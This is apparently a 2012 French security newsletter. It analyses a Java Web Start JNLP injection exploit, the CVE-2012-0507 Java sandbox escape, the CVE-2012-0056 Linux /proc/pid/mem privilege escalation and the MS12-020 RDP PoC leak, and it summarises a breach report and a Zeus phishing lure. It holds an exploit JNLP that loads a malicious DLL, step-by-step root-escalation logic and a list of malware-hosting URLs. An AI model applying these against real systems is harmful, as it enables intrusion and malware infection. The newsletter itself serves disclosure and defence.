Java Web Start est un composant logiciel de l'environnement d'exécution Java (depuis la version 5.0) qui permet de télécharger et d'exécuter des applications Java à partir du Web. Ce composant prend en entrée un fichier JNLP, qui décrit un certain nombre de paramètres servant à lancer l'application, notamment la localisation de l'application sur le serveur web.

Un manque de validation des entrées au sein du traitement du paramètre «initial-heap-size» spécifié dans ce fichier permet à un attaquant d'injecter des arguments supplémentaires au composant Java Web Start. En utilisant notamment l'option '-J', il peut utiliser directement les options de la machine virtuelle Java.
Le framework Metasploit propose un code d'exploitation, sous la forme d'un module Ruby, exploitant cette vulnérabilité.

Ce module met en place un partage WebDAV , via un serveur HTTP, qui héberge les fichiers nécessaires à l'exploitation de la vulnérabilité.
Le premier est un fichier JNLP. C'est ce fichier qui exploite la vulnérabilité : il utilise l'argument '-J' pour forcer le composant Java Web Start à démarrer une machine virtuelle alternative via l'option '-XXaltjvm'. Cette option reçoit un chemin UNC (chemin réseau Windows) pointant vers une dll malicieuse hébergée par le serveur de partage WebDAV.

Cette dll malicieuse est alors exécutée à la place de la machine virtuelle Java.

A noter que le client doit avoir le service WebClient (WebDAV Mini-Redirector) activé pour que cet exploit fonctionne.


```
<?xml version="1.0" encoding="UTF-8"?>
<jnlp version="1">
<information>
        <title>myTitle</title>
        <vendor>myVendor</vendor>
        <description>myDescription</description>
</information>
<resources>
        <java version="1.3+" initial-heap-size='512m' -J-
XXaltjvm=\\\\myHost\\myMaliciousFile"' />
</resources>
<resources>
        <java java-vm-args='-Dhttp.agent="myHTTPagent"' />
</resources>
</jnlp>
```

Safe, Unsafe, désérialisation et Applets - CVE-2012-0507

La seconde vulnérabilité (CVE-2012-0507) concerne la classe « AtomicReferenceArray » du package « java.util.concurrent.atomic ».

Elle provient d'une part, du fait que la classe « AtomicReferenceArray » utilise la classe Unsafe du package « sun.misc » pour réaliser un certain nombre d'opérations. D'autre part la classe « AtomicReferenceArray » ne vérifie pas que le tableau soit bien d'un type « Object[] » approprié lors de la désérialisation d'un tableau d'objets. Cette vulnérabilité autorise un attaquant à effectuer une violation de type lors d'une désérialisation et à sortir de la sandbox de l'environnement d'exécution Java.

Etant donné qu'elle ne résulte pas d'une corruption de mémoire mais d'une faille logique dans l'implémentation de la classe « AtomicReferenceArray », cette vulnérabilité est très alléchante pour un attaquant potentiel car hautement fiable.



La classe « Unsafe » est utilisée, comme son nom l'indique, pour réaliser des actions non sûres de bas niveau (code natif). L'environnement d'exécution Java autorise uniquement un code jugé de confiance (e.g. les classes du JDK) à instancier et exécuter la classe « Unsafe » (e.g. un applet ne peut pas directement faire appel à cette classe).
Un attaquant pourrait donc compromettre le système d'un internaute en l'incitant à naviguer sur une page web contenant un Applet exploitant cette vulnérabilité.

Une preuve de concept est disponible dans le framework Metasploit. L'exploitation de la vulnérabilité se déroule en 4 temps :

1) La victime est amenée à naviguer sur une page web malicieuse contenant un applet exploitant la vulnérabilité.

2) L'applet s'exécute, une classe A exploite la vulnérabilité en procédant à une violation de type sur la classe « AtomicReferenceArray » en désérialisant une classe B. Cette classe B, suite à la violation de type, dispose d'un contexte d'exécution avec privilèges élevés.

3) La classe B instancie à la volée une classe C via un « ClassLoader » non restreint, puisqu'elle dispose de privilèges d'exécution élevés.

4) La classe C télécharge, déchiffre et exécute un binaire malveillant

C'est bon, c'est corrigé !

Si des correctifs à ces deux vulnérabilités sont aujourd'hui proposés pour toutes les plateformes, il n'en reste pas moins que certains éditeurs auront été plus rapides que d'autres. Alors qu'à la mi-février Oracle publiait un bulletin de mise à jour critique corrigeant ces vulnérabilités pour les plateformes Linux et Windows, il aura fallu attendre début Avril pour qu'Apple publie à son tour un correctif pour Mac OSX. La faille a depuis été massivement exploitée pour installer des malwares tels que FlashBack.

Références

Références CERT-XMCO
CXA-2012-0288, CXA-2012-0527

Analyse publiée par Microsoft
http://blogs.technet.com/b/mmpc/archive/2012/03/20/an-interesting-case-of-jre-sandbox-breach-cve-2012-0507.aspx => Crédit pour la figure 2

Analyse publiée par ESET
http://blog.eset.com/2012/03/30/blackhole-cve-2012-0507-and-carberp

Exploit disponible au sein de Metasploit
https://community.rapid7.com/community/metasploit/blog/2012/03/29/cve-2012-0507--java-strikes-again

Article publié par F-Secure
https://www.f-secure.com/weblog/archives/00002341.html

Vulnérabilité /proc/<pid>/mem (CVE-2012-0056)

par Stéphane JIN

Andriano Gasparri

Une vulnérabilité pouvant être exploitée par un attaquant afin d'élever ses privilèges sous un système linux a été découverte et corrigée au début de cette année. Celle-ci concernait plus précisément « /proc/<pid>/mem », l'interface permettant d'accéder en lecture/écriture à la mémoire d'un processus.
La vulnérabilité, référencée CVE-2012-0056, affectait les noyaux linux ultérieurs à la version 2.6.39.

Origine de la vulnérabilité

En mars 2011, les protections mises en place afin d'empêcher les accès non autorisés à « /proc/<pid>/mem » ont été jugées suffisantes, une ligne de code empêchant les accès en écriture à la mémoire d'un processus arbitraire a alors été supprimée dans la version 2.6.39 du noyau. Cette modification avait notamment été apportée afin de faciliter la manipulation de la mémoire par les debuggers.

Ainsi, n'importe quelle personne qui possédait les autorisations adéquates était en mesure d'écrire dans la mémoire d'un processus. Cependant, il s'est avéré que ces protections étaient en fait inadaptées.

Vérifications des permissions

Lors de l'ouverture de « /proc/<pid>/mem », la fonction «mem_open()» est appelée. Cette dernière n'effectuant aucune vérification, n'importe qui peut ainsi obtenir un descripteur de fichier correspondant à /proc/<pid>/mem, pour peu qu'il dispose des droits adéquats sur le système de fichiers. Seule la valeur du «self_exec_id» du processus appelant est stockée (ligne 755).

```
753 static int mem_open(struct inode* inode, struct file* file)
754 {
755         file->private_data = (void*)((long)current->self_exec_id);
756         /* OK to pass negative loff_t, we can catch out-of-range */
757         file->f_mode |= FMODE_UNSIGNED_OFFSET;
758         return 0;
759 }
```

Code de la fonction «mem_open()»

Les vérifications de permissions sont effectuées au sein des fonctions de lecture et d'écriture. Ainsi pour la fonction d'écriture «mem_write()», deux contrôles sont réalisés :

1 - «check_mem_permission()» vérifie que, soit le processus désirant écrire est le processus dont la mémoire sera modifiée (le processus veut modifier sa propre mémoire), soit le processus qui désire écrire possède les permissions «ptrace» appropriées sur le processus à modifier (ligne 841)

2 - «self_exec_id» permet de vérifier que le processus qui a ouvert le descripteur de fichiers correspond à celui qui voulait modifier la mémoire (ligne 847). En effet, le «self_exec_id» du processus ayant ouvert le descripteur de fichiers a été stocké précédemment par «mem_open()».

```
823 static ssize_t mem_write(struct file * file, const char __user *buf,
824                           size_t count, loff_t *ppos)
825 {
826         int copied;
827         char *page;
828         struct task_struct *task = get_proc_task(file->f_path.dentry->d_inode);
829
          /* Code superflu pour la compréhension retiré */
840
841         mm = check_mem_permission(task);
842         copied = PTR_ERR(mm);
843         if (IS_ERR(mm))
844                 goto out_free;
845
846         copied = -EIO;
847         if (file->private_data != (void *)((long)current->self_exec_id))
848                 goto out_mm;
849
          /* Code superflu pour la compréhension retiré */
871
879         return copied;
880 }
```

Code de la fonction «mem_write()»

Exploitation de la vulnérabilité

L'objectif de l'exploitation de cette vulnérabilité est d'obtenir les droits « root » sur le système. Pour cela, il est nécessaire de trouver un exécutable SUID, et de le forcer à modifier sa propre mémoire.

Pour sa démonstration, Jason Donenfeld (aka zx2c4) a pris comme exemple l'exécutable «su». En effet, celui-ci convient parfaitement puisqu'il écrit dans STDERR la chaîne de caractères passée en paramètre (que l'on peut contrôler) si celle-ci ne correspond pas à un utilisateur valide du système.

```
stephane@pentest:~$ su "mon shellcode"
identifiant inconnu?: mon shellcode
stephane@pentest:~$
```

Ainsi, en suivant les étapes suivantes, il devrait être possible d'obtenir un shell avec les droits root sur le système :

1 - Ouvrir un descripteur de fichiers (fd) vers /proc/self/mem (fonction «open()») ;
2 - Rediriger la sortie STDERR vers fd (fonction «dup2()») ;
3 - Aller à l'emplacement mémoire adéquate où écrire son shellcode via fd (fonction «lseek()») ;
4 - Exécuter «su shellcode» afin d'écrire dans la mémoire du processus du shellcode qui permettra de lancer un shell (fonction «execl()»).

« La vulnérabilité, référencée CVE-2012-0056, affectait les noyaux linux ultérieurs à la version 2.6.39. »

En réalité, les étapes précédentes permettent seulement de contourner la vérification n°1. En effet, lors d'un appel à «execl()» (étape 4), la variable «self_exec_id» du processus est incrémentée de 1. Or, lors de l'écriture dans la mémoire, celle-ci doit être égale à celle stockée lors de l'ouverture du descripteur de fichiers à l'étape 1 (vérification n°2). L'étape 4 décrite devient donc impossible dans ces conditions.

Afin de contourner la vérification n°2, il est nécessaire de créer un processus fils via la fonction «fork()», et d'utiliser ce processus fils pour ouvrir le descripteur de fichiers. Le code d'exploitation final doit donc réaliser les étapes suivantes :

1 - Créer un processus fils (fonction «fork()») ;


2 - Dans le processus fils (qui possède le même «self_exec_id» que son processus parent), exécuter un nouveau processus (fonction «execl()») afin d'incrémenter «self_exec_id» de 1. A l'intérieur de ce nouveau processus, ouvrir un descripteur de fichier fd vers /proc/<pid_du_proc_parent>/mem. Ceci est possible car «mem_open()» n'effectue aucune vérification (voir le pargraphe suivant) ;

3 - Passer fd du processus fils au processus parent ;

4 - Dans le processus parent, rediriger la sortie STDERR vers fd (fonction «dup2()») ;

5 - Dans le processus parent, aller à l'emplacement mémoire adéquate où écrire son shellcode via fd (fonction «lseek()») ;

6 - Dans le processus parent, exécuter «su shellcode» afin d'écrire dans la mémoire du processus du code permettant de lancer un shell (fonction «execl()»). A ce moment, la valeur originale de «self_exec_id» du processus parent est incrémentée de 1. Or, lors de l'ouverture de fd, la valeur de «self_exec_id» correspondait également à la valeur originale de «self_exec_id» du processus parent incrémentée de 1 (voir étape 2). La vérification n°2 est alors contournée.



Vulnérabilité /proc/<pid>/mem (CVE-2012-0056)

Correction de la vulnérabilité

La correction apportée par Linus Torvalds modifie l'emplacement où sont effectués les contrôles de permissions. Ceux-ci sont désormais effectués lors de l'ouverture de « /proc/<pid>/mem », et non par les fonctions de lecture/écriture.

```
 static int mem_open(struct inode* inode, struct file* file)
 {
-       file->private_data = (void*)((long)current->self_exec_id);
+       struct task_struct *task = get_proc_task(file->f_path.dentry->d_inode);
+       struct mm_struct *mm;
+
+       if (!task)
+               return -ESRCH;
+
+       mm = mm_access(task, PTRACE_MODE_ATTACH);
+       put_task_struct(task);
+
+       if (IS_ERR(mm))
+               return PTR_ERR(mm);
+
        /* OK to pass negative loff_t, we can catch out-of-range */
        file->f_mode |= FMODE_UNSIGNED_OFFSET;
+       file->private_data = mm;
+
        return 0;
 }
```

Code de la fonction «mem_open()» patché

Références

➕ **«proc: enable writing to /proc/pid/mem»**
http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=198214a7

➕ **«/proc/pid/mem write vulnerability»**
http://kodu.ut.ee/~asd/exp-0-aedla/report.html

➕ **«Linux Local Privilege Escalation via SUID /proc/pid/mem Write»**
http://blog.zx2c4.com/749

➕ **«proc: lcean up and fix /proc/<pid>/mem handling»**
http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=e268337dfe26dfc7efd422a804dbb27977a3cccc

Luigi, RDP et MS12-020

par Florent HOCHWELKER

Rappel de la vulnérabilité

Le correctif de sécurité référencé MS12-020 impactant la totalité des versions de Microsoft Windows a fait énormément de bruit lors de la publication des bulletins de sécurité du « Patch Tuesday ».

Le mardi 13 mars, Microsoft publie son bulletin mensuel de sécurité et « push » les mises à jours sur les Windows du monde entier. Un mois comme un autre (?), à l'exception près qu'une des vulnérabilités est exploitable à distance sans authentification sur le service Remote Desktop Protocol (RDP) (ou « Accès bureau à distance »). Ainsi, le correctif MS12-020, a particulièrement retenu l'attention de l'ensemble de la communauté du petit monde de la sécurité.

« Une recherche sur le site Internet Shodan permet de découvrir que plus de 200 000 machines sont en écoute sur le port d'administration RDP (contre 1,5 million pour le port 22/SSH). »

Pour rappel une des vulnérabilités corrigées par le patch MS12-020 a été jugée critique par Microsoft avec un indice d'exploitabilité de 1 (« Exploit code likely »). C'est-à-dire qu'il est « possible » qu'un code d'exploitation soit créé afin de prendre le contrôle à distance d'une machine Windows n'ayant pas appliqué le correctif.

L'équipe de Microsoft a cependant indiqué que le développement était complexe et qu'ils ne pensaient pas voir sortir un code d'exploitation fonctionnel dans les 30 jours. Et en effet, à l'heure où nous écrivons ces lignes aucun code n'est disponible publiquement et aucune société n'a annoncé être en possession d'un code fonctionnel.

Le Buzz

Alors pourquoi tant d'engouement pour cette vulnérabilité ? Lors de la publication du bulletin de sécurité de Microsoft, nos timelines Twitter étaient inondées de message à propos du correctif MS12-020.

Le service RDP accessible par défaut sur le port 3389 est depuis plusieurs années considéré comme un protocole sûr et est recommandé par les consultants afin d'administrer les serveurs à distance. La vulnérabilité étant exploitable « pre-authentication », la totalité des serveurs Windows administrés depuis Internet en RDP est potentiellement vulnérable. Une recherche sur le site Internet Shodan permet de découvrir plus de 200 000 machines dont le port RDP (3389) est en écoute (contre 1,5 million pour le port 22/SSH). A noter que ce service n'est pas activé par défaut.

Alors oui, la vulnérabilité RDP peut potentiellement être utilisée pour compromettre les 200 000 machines en écoute sur Internet, ainsi que tous les postes d'un parc informatique sous Windows : si nous sommes en possession d'un code d'exploitation fonctionnel, si les machines ouvertes sur Internet ne sont pas des pots-de-miel (« honeypot ») et si bien entendu les systèmes attaqués ne sont pas à jour.

Toutes ces interrogations ont émoustillé un grand nombre de chercheurs en sécurité, que se soit chez les white-hat ou les black-hat. La sortie du correctif de sécurité a alors sonné le départ d'une course contre la montre entre les hackers, les entreprises devant appliquer le correctif et les sociétés éditrices d'anti-virus, IDS/IPS, etc.


Luigi, RDP et MS12-020

Les POC, la fuite...


Le 15 mars (2 jours après le bulletin de Microsoft) une communauté s'est formée afin d'analyser les modifications apportées par le correctif et ainsi créer une preuve de concept (PoC) permettant de déclencher la vulnérabilité, voire de créer un exploit fonctionnel. A noter que deux vulnérabilités sont corrigées par le patch MS12-020, référencé CVE-2012-0152 (déni de service) et CVE-2012-0002 (exécution de code à distance).

La vulnérabilité touchant le composant « rdpwd.sys » résidant en mode noyau (ring 0), celle-ci est complexe à exploiter. De plus, un code d'exploitation qui n'est pas suffisamment stable et qui réussit à déclencher la vulnérabilité provoquera un écran bleu (BSOD) sur la machine distance.

Luigi Auriemma [5], le chercheur qui a découvert et rapporté la vulnérabilité à la société Zero Day Initiative (société qui achète des failles de sécurité pour les rapporter aux éditeurs) est bien entendu en possession d'un PoC (Proof of Concept) fonctionnel.
Une polémique éclate le 16 mars (3 jours après la sortie du correctif), lorsqu'une preuve de concept chinoise permettant de déclencher la vulnérabilité est apparue sur Internet (provoquant un BSOD). Luigi Auriemma, annonce alors que cette preuve de concept est identique à celle envoyée à la société ZDI. Une fuite chez ZDI ou Microsoft aurait donc permis d'obtenir un PoC en 3 jours.



Rapidement ZDI annonce être sûr et certain que la fuite ne provient pas de chez eux. Microsoft est alors montré du doigt et une réponse de leur part est attendue.



La chaine de caractères «MSRC11673 » est découverte au sein du PoC chinois. C'est une référence au programme de protection de Microsoft (Microsoft Security Response Center). En effet les entreprises partenaires de Microsoft reçoivent, via le programme MAPP (Microsoft Active Protections Program) des preuves de concept avant que les correctifs soient publiés. Ces sociétés peuvent alors prendre des mesures rapides et mettre à jour leurs filtres.

Microsoft annonce le 16 mars qu'il est possible que l'un de leurs partenaires MAAP ait divulgué le PoC (ou que celui-ci ait été volé). [3]

Et maintenant l'exploit ?

Luigi Auriemma divulgue le même jour la preuve de concept envoyée à ZDI [2]. On y apprend que Luigi avait réussi à déclencher la vulnérabilité, mais qu'il n'avait probablement pas de code d'exploitation fonctionnel.
Bien que la communauté continue de chercher un moyen d'obtenir le fameux « Remote Code Execution », des sociétés spécialisées dans le développement de code d'exploitation comme Immunity [6] ou VUPEN avouent que l'écriture de celui-ci est ardue.

Kostya Kortchinsky qui a passé 5 jours sur l'analyse de cette vulnérabilité concède même «Evidemment, il me faudrait passer 25 jours supplementaires à travailler sur cette vulnérabilité pour tenter d'en épuiser les possibilités, mais MS12-020 ne me semble pas super exploitable à distance. Localement c'est une autre histoire...»

Lorsqu'une vulnérabilité est trop complexe à exploiter où

que celle-ci n'est pas suffisamment stable, elle est généralement délaissée. 30 jours se sont à présent écoulés et aucun code d'exploitation n'a été rendu public.

Un script Nmap est disponible afin de tester la présence de la vulnérabilité à distance et ce sans provoquer de BSOD [7].

A noter que la vulnérabilité peut être exploitable en local afin d'élever ses privilèges [6]

Références

Références CERT-XMCO
CXA-2012-0436, CXA-2012-0431, CXA-2012-0418, CXA-2012-0394

Blog de Luigi Auriemma
http://aluigi.org/adv/ms12-020_leak.txt
[2] http://aluigi.org/adv/termdd_1-adv.txt

Blog Microsoft
[3] http://blogs.technet.com/b/msrc/archive/2012/03/16/proof-of-concept-code-available-for-ms12-020.aspx
[4] http://technet.microsoft.com/en-us/security/bulletin/ms12-020


Twitter de Luigi Auriemma
[5] https://twitter.com/#!/luigi_auriemma

Billet de Kostya Kortchinsky
[6] http://expertmiami.blogspot.fr/2012/03/ms12-020-round-up.html

Script Nmap
[7] http://www.reddit.com/tb/rfm6d

LE white-paper du mois

par Pierre TEXIER



Verizon - Data Breach investigation report

Verizon a publié la version 2012 de son rapport intitulé «Data Breach Investigations Report». Ce rapport a été publié quelques jours avant l'attaque subie par Global Payment.

L'étude effectuée cette année par la société américaine porte sur un peu plus de 850 incidents reportés. Les investigations techniques menées visent à identifier les pratiques des attaquants (types de vulnérabilités exploitées, catégories d'équipements ciblées, etc.). L'objectif est de dégager les tendances principales et les évolutions par rapport aux années passées.

Selon le rapport publié, la majorité des infractions proviendrait d'attaques externes. Celles d'origine internes seraient, d'après Verizon, moins détectées ou d'avantage censurées par les entités victimes.

Concernant les petites structures, Verizon estime que la plupart des attaques sont conduites de manière opportuniste et non basées sur un réel choix préalable des cibles. Les pirates se concentreraient donc sur les entités jugées les plus faibles afin de conduire des attaques automatisées, à grande échelle, qui représenteraient pour eux un risque minime. En revanche, les organisations importantes seraient davantage concernées par des attaques ciblées.

Les techniques majeures employées par les pirates reposeraient sur des attaques logiques et la propagation de programmes malveillants. Les équipements d'accès distants et les applications Web constitueraient les principales cibles de ces attaques.

Parmi les évolutions par rapport aux années précédentes, l'analyse évoque inévitablement une hausse de l'hacktivisme, directement liée aux nombreux évènements de l'année 2011 attribués notamment au groupe Anonymous.

Verizon note enfin que le niveau de complexité des attaques demeure relativement faible. Celles-ci seraient évitables par de simples mesures ou contrôles. À cet effet, Verizon met en avant des préconisations clés destinées à réduire fortement les risques de telles brèches :

- assurer un filtrage adéquat des accès externes;
- durcir les identifiants et mots de passe utilisés par les ressources accessibles depuis Internet;
- supprimer les données inutiles;
- suivre les événements de sécurité;
- évaluer les menaces au préalable afin de prioriser les actions à entreprendre pour anticiper ces incidents.

http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf

Le Phishing du mois

par Adrien GUINAULT


Zeus et US Airways

Ce mois-ci intéressons-nous à une attaque de phishing perpétrée par le malware Zeus. Une campagne de spam a été menée durant le mois d'avril. L'email envoyé était assez bien ficelé mais vraiment trop particulier pour faire un maximum de victime.

L'email suivant propose de confirmer un billet de réservation pour un vol pour Washington.

Une fois le lien suivi, l'internaute est dirigé vers de nombreux domaines différents :

- http://hotelpunakora.cl/DnAp2Ghm/index.html
- http://moscalb.ro/us.html
- http://boemelparty.be
- http://nhb.prosixsoftron.in
- http://sas.hg.pl
- http://www.vinhthanh.com.vn
- http://www.alpine-turkey.com
- http://www.thedugoutdawgs.com


Confirm your US airways online reservation. — Boîte de réception

De : US Airways - Reservations <reservations@myusairways.com> Masquer
Objet : Confirm your US airways online reservation.
Date : 4 avril 2012 15:53:54 HAEC
À : veille_secu@xmcopartners.com Sécu

US AIRWAYS

You can check in from 24 hours and up to 60 minutes before your flight (2 hours if you're flying internationally). After the check-in, all you need to do is print your boarding pass and head to the gate.

Confirmation code: 355451

Check-in online: Online reservation details

Flight	Departure city and time
5217	Washington, DC (DCA) 10:00PM
	Depart date: 4/5/2012

